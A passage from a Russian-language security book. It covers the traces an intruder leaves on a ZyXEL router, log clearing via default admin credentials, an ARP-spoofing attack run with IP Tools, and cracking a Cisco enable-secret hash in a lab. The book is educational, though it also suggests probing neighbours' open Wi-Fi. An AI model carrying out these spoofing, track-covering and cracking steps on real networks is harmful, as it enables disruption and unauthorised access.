При рассмотрении этой темы обратим внимание на то, что кроме программ, которые общепринято относить непосредственно к хакерскому инструменту, в действительности хакер использует большой набор обычных утилит, входящих в любую операционную систему. В частности, здесь это: `ipconfig`, `arp` и др.

Как правило, злоумышленник пытается уничтожить доказательства своего пребывания в атакуемой им системе. Тем не менее на практике, даже при получении полного доступа, это не всегда ему удастся. Причины могут быть разными. И, как ни странно, тем, кто ищет следы пребывания "чужого", на руку может сыграть даже "конструктивное несовершенство" своего устройства. Например, подобной причиной может быть отсутствие в бытовом, малобюджетном Wi-Fi-роутере возможности настройки времени действия IP-адреса, назначенного DHCP-сервером.

К слову сказать, употребление слова "несовершенство" здесь достаточно условное! Потому что именно небольшая цена и доступность этого устройства обуславливает его некоторое конструктивное упрощение.

Но попробуем на конкретном примере рассмотреть, как же это происходит. Для того чтобы не производить взлома чужой системы и не быть голословными, найдем незащищенный роутер домашнего применения. Для этого достаточно выйти на улицу с ноутбуком и походить возле многоэтажных домов, сканируя эфир.

Результаты не заставят себя ждать. Очень часто среди множества сетей находится незащищенная сеть. Хотя в нашем случае мы все же будем использовать тестовый вариант (рис. 2.1).

Без проблем установив сетевое соединение, получим динамический IP-адрес 192.168.1.54 (рис. 2.2).




Рис. 2.1




Рис. 2.2

Веб 192.168.1.1 Документ: 0 Б

 **Пожалуйста, авторизуйтесь**

Сервер: 192.168.1.1

Сообщение P-330W EE (username: admin)

Имя пользователя: admin

Пароль:

Пароль будет передан незашифрованным

☐ Сохранить пароль

Рис. 2.3

Wireless Router - Opera

Открыть Сохранить Печать Найти Домой Мозаика Каскад Голос

Меню Wireless Router

192.168.1.1/home.asp

Домой Индекс Содержание Поиск Глоссарий Справка В начало Предыдущая Следующая Последняя Вверх Авторские права Автор

ZyXEL

P-330W EE

- Setup Wizard
- Operation Mode
- LAN
- WAN
- Password
- Status
- Wireless
- Advanced
- Administrator
- Log out

Status

System	
Uptime:	44day:4h:12m:21s
Firmware Version:	P-330W_EE_V3.60(AMJ.5)D0_20100630

Lan	
Connection Method:	Fixed IP
Physical Address:	40:4a:03:25:22:c8
IP Address:	192.168.1.1
Network Mask:	255.255.255.0
Default Gateway:	0.0.0.0
DHCP Server:	ON
DHCP Start IP Address:	192.168.1.33
DHCP Finish IP Address:	192.168.1.65

Internet	
Connection Method:	DHCP
Physical Address:	40:4a:03:02:22:8d
IP Address:	46.181.24.13
Network Mask:	255.255.255.224
Default Gateway:	46.181.24.1

Wireless	
Mode:	AP
Band:	2.4 GHz (B+G)
SSID:	ZyXEL
Channel Number:	1
Encryption:	Disabled
BSSID:	40:4a:03:25:22:c8
Associated Clients:	3

Рис. 2.4

Обратим внимание на то, что адрес автоматически выдается сроком на одну неделю. И для дальнейших исследований запомним, что MAC-адрес нашей карты — 00-11-91-34-93-03.

Подключаемся к роутеру, используя имя по умолчанию `admin` и пароль `1234` (а именно такими они являются в роутерах ZyXEL) (рис. 2.3 и 3.4).

Посмотрим лог-файл устройства, для наглядности установив фильтр на события по HDCP, и убедимся том, что система добросовестно зафиксировала и наш MAC-адрес 00-11-91-34-93-03 (рис. 2.5).




Рис. 2.5

В результате нажатия кнопки **Clear** для аннулирования следов пребывания в системе получаем очищенный лог-файл (рис. 2.6).

Протоколы обнулены, но оказывается, что система все равно сохранила следы нашего пребывания! IP-адрес назначается ею на определенное время (здесь: семь дней). Семь дней, конечно же, еще не истекли. IP-адрес 192.168.1.54 зарезервирован именно для нашего MAC-адреса. И это можно увидеть в таблице DHCP-сервера (рис. 2.7).

Оставить в системе свой MAC-адрес, тем более если он не поддельный, — это серьезный след. Вот если бы имелась возможность конфигурирования времени действия IP-адреса, назначенного DHCP-сервером, в настройках




Рис. 2.6




Рис. 2.7

атакуемого устройства, то в дополнение к очистке журналов злоумышленник мог бы выставить этот период в минимально разумное значение. Например, один день. Тогда следы его пребывания в системе пропали бы через сутки.

Попутно необходимо заметить, что если в такой ситуации злоумышленник установит себе статический адрес, то, конечно же, следа в этой таблице он бы не оставил.

В приведенном примере следы остаются не по недосмотру атакующего, а по техническим причинам. Рассмотрим пример, наглядно показывающий, как можно организовать атаку, практически не оставляя следов.

В качестве жертвы определим компьютер с IP-адресом 192.168.0.171 и MAC-адресом 0C-60-56-69-2C-76. Этот компьютер общается с внешней сетью (Интернетом) через роутер с адресом 192.168.0.1 и MAC-адресом 74-EA-C2-E4-5A-3A, который и будет для него шлюзом по умолчанию.

Во время работы с Интернетом, т. к. шлюз задействован, то конечно же информация об его MAC-адресе появится в кэше ARP компьютера, предполагаемого нами в качестве жертвы. В этом легко убедиться, набрав на этом компьютере соответствующую команду `arp -a` (рис. 2.8).




Рис. 2.8

Проимитируем атаку, используя уже известные нам недостатки протокола ARP. С этой целью применим программу, о которой вскользь уже упоминалось нами ранее: Ip Tools (автор — Эрван Л. (Erwan L.)).

Проводя предварительные исследования сети и в точности уподобляясь воображаемому хакеру, первоначально получим полную картину по всем IP- и MAC-адресам в нашем сегменте сети. С этой целью запустим имеющийся в программе ARP-сканер для всех хостов сети 192.168.0.0. Выполняется это в меню: **Tools | ARP | ARP Scan/MAC to IP** (рис. 2.9).

Обнаружены три хоста: шлюз (роутер), компьютер с которого производится атака (192.168.0.100), и жертва (192.168.0.171).




Рис. 2.9

Используя программу IP Tools, разошлем по сети ложные ARP-пакеты, общая всем ложный, несуществующий MAC-адрес 00-19-66-93-29-2B. Будем использовать ARP-пакет типа "Reply". Чтобы это сообщение попадало на все хосты, в качестве MAC-адреса назначения (**MAC DEST**) укажем FF-FF-FF-FF-FF-FF (рис. 2.10).

После нажатия кнопки **Start** у всех компьютеров в атакуемом сегменте сети, в том числе у нашей жертвы, перестанет работать Интернет. Произойдет это потому, что в качестве шлюза в ARP-таблицах компьютеров будет уже совсем другой, ложный MAC-адрес (рис. 2.11).

Нормальная работа сети восстановится, спустя несколько секунд после прекращения рассылки ложных пакетов.

Заметим, что такая атака, вызывающая нарушение в локальном сегменте сети, отнюдь не надуманная. Хакер может применять ее не только для нарушения работы всего сегмента сети, доставляя провайдерам Интернета дополнительные хлопоты. Помнится, одно время один наш местный провайдер даже рассылал по этому поводу инструкции, как пользователям можно бороться с такой ситуацией.

Злоумышленник может производить подобную атаку также для вполне конкретных целей. Например, как доверительно рассказывал мне некий начинающий хакер, лично он использовал это, подменяя MAC-адрес игрового сервера (находящегося именно в его сегменте сети), для того, чтобы "прочистить" канал, снизив нагрузку в сети за счет геймеров. Еще бы: игроки, предприняв несколько неудачных попыток, потеряв связь с сервером, хотя бы на время видимо начинали заниматься чем-нибудь другим.




Рис. 2.10




Рис. 2.11

При проведении подобной атаки ленивому хакеру для заметания следов даже не требуется сменять MAC-адрес на своем компьютере, с которого осуществляется атака. Локализовать его будет достаточно непросто, хотя бы потому, что в передаваемых ложных пакетах не будет содержаться реальный MAC-адрес источника.

В этом легко убедиться, включив во время атаки в этой же программе сниффер для захвата пакетов и посмотрев их содержимое (рис. 2.12).




Рис. 2.12

В заключение темы скажем еще о том, что указанная программа имеет необычайное множество полезных возможностей и практически незаменима в качестве набора инструмента при работе с сетями и в том числе при отработке вопросов, связанных с их безопасностью. Здесь же пока мы упомянули совсем немного и только о некоторых ее возможностях: в частности, о некоторых особенностях при работе с протоколом ARP, а также о сниффере (как и многие программы такого рода, в нашем случае использовался внешний сниффер WINPCAP, устанавливаемый дополнительно).

ГЛАВА 3



Взлом хэш-функции пароля *enable* маршрутизатора Cisco

Мы не можем не вернуться к разговору о паролях, в силу важности этой темы. Тем более, что это поможет нам в понимании методологии формирования кейса хакера.

В большинстве случаев целью хакера является пароль суперпользователя. Получив физический доступ к хосту, "взломать" пароль достаточно просто. Для этого существует масса способов.

Например, для операционной системы Windows можно применить метод, когда используя загрузочный, установочный диск, путем несложных манипуляций выгружается реестр системы. Затем в этот реестр вписывается трансформированный куст ветви HKLM\Setup. Изменения эти таковы, что операционная система воспринимает положение вещей так, как будто бы процесс ее инсталляции еще не завершен. После обратной загрузки уже подправленного реестра Windows при перезагрузке попросит внести уже новый пароль администратора. Упоминаем здесь именно об этом способе исключительно из-за оригинальности самой идеи.

Или еще, к примеру, можно использовать методы замены пароля суперпользователя, загрузившись со специально подготовленного диска и внося изменения непосредственно в файл, содержащий базу учетных записей пользователей. В операционной системе Windows такие записи с хэш-функциями паролей хранятся в так называемой базе SAM (Security Accounts Manager). В UNIX-системах это может быть файл типа `etc/shadow`.

Но все подобные приемы не дают злоумышленнику фактическое значение пароля. Он может только заменить неизвестный ему пароль. Естественно, что, во-первых, при таком подходе остаются следы. Во-вторых, если требуется прочитать содержимое файлов, зашифрованных на старом пароле, то это

будет невозможно. И самое главное — требуется физический доступ к компьютеру. Действуя в гетерогенных сетях как разведчик, хакер ищет все, что где плохо лежит, постепенно усиливая степень своего проникновения. Поэтому, не имея физического доступа к компьютеру, но получив в результате какого-либо упущения администраторов файл с хэш-функциями паролей, он просто попытается именно "взломать", а не заменить пароль, как мы описывали ранее.

Для взлома хэш-функции паролей существует множество готовых программ. Назовем лишь некоторые: John the Ripper, L0phtCrack, SAMinside, Ophcrack, RainbowCrack, Md5 Crack Monster и др.

Со временем совершенствуется не только оборудование и программное обеспечение, но и год от года растет культура поведения самих администраторов (в плане обеспечения ими информационной безопасности). Автор помнит еще те времена, когда много лет назад в достаточно серьезных сетях находил файлы с выгруженными конфигурациями маршрутизаторов фирмы Cisco. Конфигурации выгружались с применением TFTP-сервера для сохранения в общедоступном каталоге. Мало того, что файлы были доступны чуть ли не каждому пользователю сети, так еще и пароль для входа на одну из линий в конфигурационном файле был в чистом, открытом виде, без применения хэш-функции. И, что вообще хуже быть не может, как оказалось, пароль `enable` был точно таким же. Администратор сети, являясь достаточно квалифицированным специалистом, исходил из принципа: пользователи все равно в этом, т. е. в конфигурациях специфичных устройств, ничего не понимают. Конечно же, сейчас вряд ли вы найдете такой файл в открытом виде. Но все же люди не стали менее беспечны. И если незадачливый администратор хранит копии конфигураций в достаточно доступном месте, предполагая, что по хэш-функции паролей получить доступ затруднительно, то это явное заблуждение.

Рассмотрим сказанное на конкретном примере. Используя свободно распространяемую программу GNS3 (<http://www.gns3.net/>) для имитации работы устройств фирмы Cisco в лабораторных условиях, посмотрим конфигурацию еще "чистого", не настроенного любого из маршрутизаторов, выполнив команду `enable`, затем — `show running` (рис. 3.1).

Теперь перейдем к конфигурированию роутера так, чтобы получить хэш-функцию пароля `enable`, имеющего простое значение `abc123`. Такой неправильный простой пароль мы установим, конечно же, умышленно, для ускорения подбора. Заходим в меню конфигурирования роутера (команда `conf`) и устанавливаем требуемый пароль (команда `enable secret abc123`, как показано на рис. 3.2).




Рис. 3.1




Рис. 3.2




Рис. 3.3

Просмотрим конфигурацию, выполнив команду `show run` (рис. 3.3).

Хэш-функция заданного нами пароля `enable` получилась следующей:

`$1$VRu4$/Nw/GRY9WrNOFF40JbthA1`

Для взлома пароля применим уже известную нам программу Cain & Abel, используя метод Brute-Force Attack, т. е. перебором (рис. 3.4).




Рис. 3.4

